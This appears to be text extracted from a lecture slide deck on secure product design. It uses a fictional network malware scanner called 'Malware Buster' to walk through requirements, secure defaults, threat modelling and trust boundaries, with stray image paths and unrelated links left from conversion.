


<https://www.theverge.com/2016/11/7/13552016/doctor-strange-marvel-cinematic-universe-dicussion-questions>
<https://starbaseatlanta.com/product/batman-1960s-tv-series-dynamic-duo-batman-robin-photo-refrigerator-magnet-new-unused/>



<https://www.theverge.com/2016/11/7/13552016/doctor-strange-marvel-cinematic-universe-dicussion-questions>
<https://starbaseatlanta.com/product/batman-1960s-tv-series-dynamic-duo-batman-robin-photo-refrigerator-magnet-new-unused/>
Wikipedia

Malware Buster



REQUIREMENTS



Requirements

1. What do we want to create in our product?
2. How secure will it be?
3. Who is the audience that will use my product?
4. Where will the product be installed?
5. On which operating systems? Is it secure? Is it hardened?
6. Who has physical access to the system?
7. Who has network access to the system? What sort of access?
8. How do we update the software? (bugs, vulns, etc.)

Requirements - Examples

- User Base
 - Administrators only – the UI can be more advanced
 - All users – keep it simple
- Physical Access
 - How well do we need to protect the device from external users
 - Is it locked with access only to authorized personnel?
 - Is it installed on smartphones that get lost easily?
- Operating System
 - Is access to the OS for highly privileged users? (no escalation bugs)
- Is the network access authenticated? Secure protocols?

Malware Buster – Requirements



Needs to be super-secure since it is a security product



Malware Buster – Requirements




Physical access is for the security team only



Malware Buster – Requirements



Shell and Administrative access – for admins only



Malware Buster – Requirements



Operating System is a distributed hardened Linux (i.e. SELinux)



Malware Buster – Requirements



Place behind a firewall == no direct access from outside




Malware Buster – Requirements



But – all network traffic goes through it – including malicious files



Malware Buster – Recommended Setup



DESIGN



imgflip.com

Design

1. Should we make it more **usable** or more **secure**?
 - Do they necessarily conflict?
2. Should the **defaults** be more secure or easier to sell?
3. How much do we need to lead the user to making the more secure choice?
4. Which network ports are accessible? To who?


Security at the expense of usability?





Avi Douglen
@sec_tigger

AviD's Law of Usability:
"Security at the expense
of usability comes at the
expense of security".



Malware Buster – Configuration Defaults



Block Suspicious-only Files Should MB block also files that we aren't positive are malicious	<input checked="" type="checkbox"/>
Level of Logging Verbose	
Scan all files	<input checked="" type="checkbox"/>
MS Office	<input checked="" type="checkbox"/>
Archives	<input checked="" type="checkbox"/>
jar, py, other scripts	<input checked="" type="checkbox"/>

VS

Block Suspicious-only Files Should MB block also files that we aren't positive are malicious	<input type="checkbox"/>
Level of Logging Only malware	
Scan all files	<input type="checkbox"/>
MS Office	<input checked="" type="checkbox"/>
Archives	<input type="checkbox"/>
jar, py, other scripts	<input type="checkbox"/>

Open Ports & Access?



Dilemmas, dilemmas, and a few more dilemmas

- What's the max file size to inspect?
- How many signatures to look for (how far back)?
- How long of a TCP connection will we work on to wait for the file?
- If we run an emulation of the file:
 - How long should we wait in the emulator to see malicious activity?
 - Which operating systems?
 - Which versions of applications?
 - How many emulators?
- What's the behavior when the system is full utilized (CPU, RAM, Disk)?

Threat Modelling

**WHAT'S THE WORST
THAT CAN HAPPEN?**

imgflip.com



Threat Modelling


Not “What can go wrong?” – Assume something will go wrong!

1. Why are we building this?
2. What needs to go right?
3. How do we make sure that happens?

Good threat modelling will understand the business needs and risks if something goes wrong



Threat Modelling – Malware Buster






What about security boundaries within MB?



- Is it all a single trust zone?
- Do we dissect to different parts?
 - Which?
- What are the pros & cons to each approach?

Components of Malware Buster



Component Boundaries



Multiple Trust Boundary

Pros

- Each component handles itself
- More freedom in updating singular components

Cons

- Might have duplicate checks
- Get untrusted data deep into the system



<https://www.deviantart.com/misterjazzz/art/Constructicons-with-Prowl-C-446618997>

Single Trust Boundary

Pros

